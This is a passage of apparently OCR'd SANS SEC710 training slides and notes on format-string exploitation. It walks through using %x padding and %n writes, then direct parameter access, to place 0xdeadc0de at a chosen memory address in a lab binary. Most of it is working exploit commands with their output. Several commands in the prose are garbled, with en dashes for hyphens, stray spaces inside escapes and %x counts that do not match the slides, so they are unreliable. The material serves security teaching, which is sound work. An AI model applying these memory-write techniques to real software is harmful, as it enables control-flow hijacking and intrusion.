deadlist@deadlist-desktop:~$ python -c 'print 0xde - 60'
162
deadlist@deadlist-desktop:~$ ./fmt1 `python -c 'print "\x0c\x97\x04\x08"'`%x%x%x%x%x%x%x%163x%n
With a format identifier, you typed:
%x%x%x%x%x%x%x%163x%n
Without a format identifier, you typed:
bfc60bd4bfc60c24bfc60c60b7f886688048244f63d4e2ebfc60c30
0
5 * 5 = 222. The address of this variable is 0x0804970c.
In hex that's 0x000000de.
SANS SEC710 - © 2011

Format Strings - %n (3)

Let's try writing the value 0xdeadc0de to the address 0x0804970c. This will take multiple writes as we can usually write only a byte at a time. We will start with the value 0xde and work our way back. First we need to figure out how much padding we need to add using the field width parameter in order to get to the hex value of 0xde. We can use any calculator to do this, but we'll just stick with Python for now. We will take the value we want to print in hex (0xde) and subtract the number of characters printed from that value so far. This will give us the decimal value that we need to pad the field width parameter. Type in:


python –c 'print 0xde – 60'

162

As you can see, we got the value 162. We need to add 1 in order to compensate for the number of arguments, bringing us to 163 in decimal. Next, type in the following command:


./fmt1 `python –c 'print "\x0c\x97\x04\x08"'`%x%x%x%x%x%x%x%x%163x%n

You should get the same results as on the slide, showing that we've successfully written 0xde to the memory address 0x0804970c. It gets a little trickier at this point to continue writing our values. Let's move on to the next slide.


Format Strings - %n (4)
• In order to write the rest of our value, we need to start planning
– Let's set up our framework
– We need to write to the address 0x0804970c one byte at a time
• 0x0804970c, 0x0804970d, 0x0804970e, 0x0804970f
– We also need to add additional arguments in between the writes as we are adding additional %x parameters
• This argument can be anything, as long as it is four bytes
SANS SEC710 - © 2011

Format Strings - %n (4)

At this point comes a little bit of change. Just when you thought we were on a roll! In order to write four bytes, we will need to write one byte at each of the four addresses starting at 0x0804970c and ending at 0x0804970f, calculating a new width size for each byte. We also need to add additional arguments in between each write since we are adding additional %x specifiers and they will be expecting an argument. This argument can be anything, it just needs to be four bytes for each additional %x we use.



Format Strings - %n (5)
• Our framework for the multiple writes should look like the slide
deadlist@deadlist-desktop:~$ ./fmt1 `python -c 'print "\x0c\x97\x04\x08SANS\x0d\x97\x04\x08SANS\x0e\x97\x04\x08SANS\x0f\x97\x04\x08"'`%x%x%x%x%x%x%x%n
With a format identifier, you typed:
SANSSANS%x%x%x%x%x%x%x%n SANS
Without a format identifier, you typed:
SANSSANSbf925884bf9258d4bf925910b7f546688048244f63d4e2ebf9258e00
5 * 5 = 84. The address of this variable is 0x0804970c.
In hex that's 0x00000054.
• As you can see, the value at 0x0804970c has changed to 84
– We need to compensate for this change
SANS SEC710 - © 2011

Format Strings - %n (5)

Our framework should look like the following:

./fmt `python –c 'print "\x0c\x97\x04\x08SANS\ x0d\x97\x04\x08SANS\ x0e\x97\x04\x08SANS\ x0f\x97\x04\x08"'`%x%x%x%x%x%x%x%x%n

As you can see we've added all four addresses we wish to write one byte to, as well as added the necessary padding "SANS" in between each address. Go ahead and run the above command. Your results should match the slide. We can see that the value at 0x0804970c has changed from 60 to 84. We will need to recalculate our width parameter in order to get the correct value for our first write of 0xde.


Format Strings - %n (6)
• Use Python again as a calculator
• Modify the new width parameter
deadlist@deadlist-desktop:~$ python -c 'print 0xde - 84'
138
deadlist@deadlist-desktop:~$ ./fmt1 `python -c 'print "\x0c\x97\x04\x08SANS\x0d\x97\x04\x08SANS\x
0e\x97\x04\x08SANS\x0f\x97\x04\x08"'`%x%x%x%x%x%x%139x%n
With a format identifier, you typed:
SANSSANS%x%x%x%x%x%x%139x%n SANS
Without a format identifier, you typed:
SANSSANSbff95ef4bff95f44bff95f80b7fe96688048244f63d4e2ebff95f50
0
Success...
5 * 5 = 222. The address of this variable is 0x0804970c.
In hex that's 0x000000de.
SANS SEC710 - © 2011

Format Strings - %n (6)

Let's use Python again to figure out the correct width parameter. Enter in:


python –c 'print 0xde – 84'

138

As you can see, we get the value 138. Remember, we need to add 1 to this number, bringing us to 139. With this information, let's make our first write attempt:

./fmt `python –c 'print "\x0c\x97\x04\x08SANS\ x0d\x97\x04\x08SANS\ x0e\x97\x04\x08SANS\ x0f\x97\x04\x08"'`%x%x%x%x%x%x%x%139x%n

Your results should match the slide, show us that we've successfully written 0xde to the address 0x0804970c.


Format Strings - %n (7)
• Time for the second write
– python –c 'print 0xc0 – 0xde'
• Gives us the value "-30." We need a positive value
• Add a "1" in front of 0xc0
– python –c 'print 0x1c0 – 0xde'
• Gives us the value "226." We can use this!
SANS SEC710 - © 2011

Format Strings - %n (7)

Now it's time for the second write. Using Python again, we need to subtract the first hexadecimal value we wrote (0xde) from the value we want to write next (0xc0). Type in the command:

python –c 'print 0xc0 – 0xde'


-30

Whoops, this gives us a negative value which will not work! No worries, simply add a 1 in front of the value we want to write like so:

Python –c 'print 0x1c0 – 0xde'

226

Let's use this information to perform our second write on the next slide.


Format Strings - %n (8)
• We must add the second value to write after the first as seen below
deadlist@deadlist-desktop:~$ python -c 'print 0xc0 - 0xde'
-30
deadlist@deadlist-desktop:~$ python -c 'print 0x1c0 - 0xde'
226
deadlist@deadlist-desktop:~$ ./fmt1 `python -c 'print "\x0c\x97\x04\x08SANS\x0d\x97\x04\x08SANS\x
0e\x97\x04\x08SANS\x0f\x97\x04\x08"'`%x%x%x%x%x%x%139x%n%226x%n
With a format identifier, you typed:
SANSSANS%x%x%x%x%x%x%139x%n%226x%n SANS
Without a format identifier, you typed:
SANSSANSbfc61bb4bfc61c04bfc61c40b7f786688048244f63d4e2ebfc61c10
0
Success... 0x0001c0de
5 * 5 = 114910. The address of this variable is 0x0804970c.
In hex that's 0x0001c0de.
SANS SEC710 - © 2011


Format Strings - %n (8)

On the top portion of the slide, you can see the results from the Python calculations we were making on the last page. We have the decimal value of 226 to use as the width for our second write. We need to add this information for the second write immediately following our first write. The correct command for this is below:

./fmt `python –c 'print "\x0c\x97\x04\x08SANS\ x0d\x97\x04\x08SANS\ x0e\x97\x04\x08SANS\ x0f\x97\x04\x08"'`%x%x%x%x%x%x%x%139x%n

%226x%n

As you can see, we've successfully written 0xc0 to the address 0x0804970d, spelling out 0x0001c0de so far. Let's keep going.



Format Strings - %n (9)

Time for the third write. First, we need to do our Python calculation to get the next width parameter to enter. This should start looking familiar by now. Try entering in :

python –c 'print 0xad – 0xc0'

-19

python –c 'print 0x1ad – 0xc0'


237

We had to do our simple trick to get rid of the negative number again, giving us 237 as the proper width parameter. We now have the information needed to make our third write. Enter in:

./fmt `python –c 'print "\x0c\x97\x04\x08SANS\ x0d\x97\x04\x08SANS\ x0e\x97\x04\x08SANS\ x0f\x97\x04\x08"'`%x%x%x%x%x%x%x%x%139x%n

%226x%n%237x%n

As you can see, we've successfully written 0xad to the address 0x0804970e, spelling out 0x02adc0de so far. Let's make our final write!



Format Strings - %n (10)


For our final write, we need to first determine the proper width to add:

python –c 'print 0xde – 0xad'
49

We now have the width needed for our final write, provided below:


./fmt `python –c 'print "\x0c\x97\x04\x08SANS\ x0d\x97\x04\x08SANS\ x0e\x97\x04\x08SANS\ x0f\x97\x04\x08"'`%x%x%x%x%x%x%x%139x%n
%226x%n%237x%n%49x%n

Success! We've written 0xdeadc0de to the address of our variable. You should now start getting your black hat back out as we've proven that we can make a four byte write to any writable area of memory.


Direct Parameter Access (1)
• Direct Parameter Access
– Allows you to access arguments directly
– You don't have to step through arguments one-by-one with %x%x%x%x...
– Uses the $ qualifier
– Simplifies format string attacks
– Removes the need for the padding between addresses
SANS SEC710 - © 2011

Direct Parameter Access (1)

With Direct Parameter Access, you can access arguments directly by using the $ qualifier. It simplifies format string attacks as you do not have to step through the arguments sequentially by repeatedly using %x%x%x%x… until reaching the desired argument. The padding we used before between each of the write addresses is also not needed as there is no need to increment the byte count since we can access the arguments directly. This will become more clear with some examples.



Direct Parameter Access (2)
• ./fmt1 `python –c 'print "\x0c\x97\x04\x08\x0d\x97\x04\x08\x0e\x97\x04\x08\x0f\x97\x04\x08"'` %9\$x%9\$n
deadlist@deadlist-desktop:~$ ./fmt1 `python -c 'print "\x0c\x97\x04\x08\x0d\x97\x04\x08\x0e\x97\x04\x08\x0f\x97\x04\x08"'` %9\$x%9\$n
With a format identifier, you typed:
%9$x%9$n
Without a format identifier, you typed:
804970c
5 * 5 = 23. The address of this
In hex that's 0x00000017.
%9\$x%9\$n - DPA
Accessed the 9th argument only
• We accessed our desired argument directly
• The backslash before $ is a necessary escape
SANS SEC710 - © 2011

Direct Parameter Access (2)

Let's do a quick check to see how Direct Parameter Access can be used to access the argument of our choice. We already know that we can control the ninth argument. The syntax we want to use to print out only the ninth argument from the stack ix "%9\$x%9\$n." As you can see, we're accessing the ninth argument by using the $ qualifier. We're using a backslash before the $ symbol as we need to escape it since it is a special character. We are then using "%9\$n" to specify that we wish to write to the address held in the ninth argument. Once we move to writing to address past the ninth argument, we will increment the %n specifier by 1 for each subsequent write. The command we will use for our first write is:

./fmt1 `python –c 'print
"\x0c\x97\x04\x08\x0d\x97\x04\x08\x0e\x97\x04\x08\x0f\x97\x04\x08"'`%9\$x%9\$n

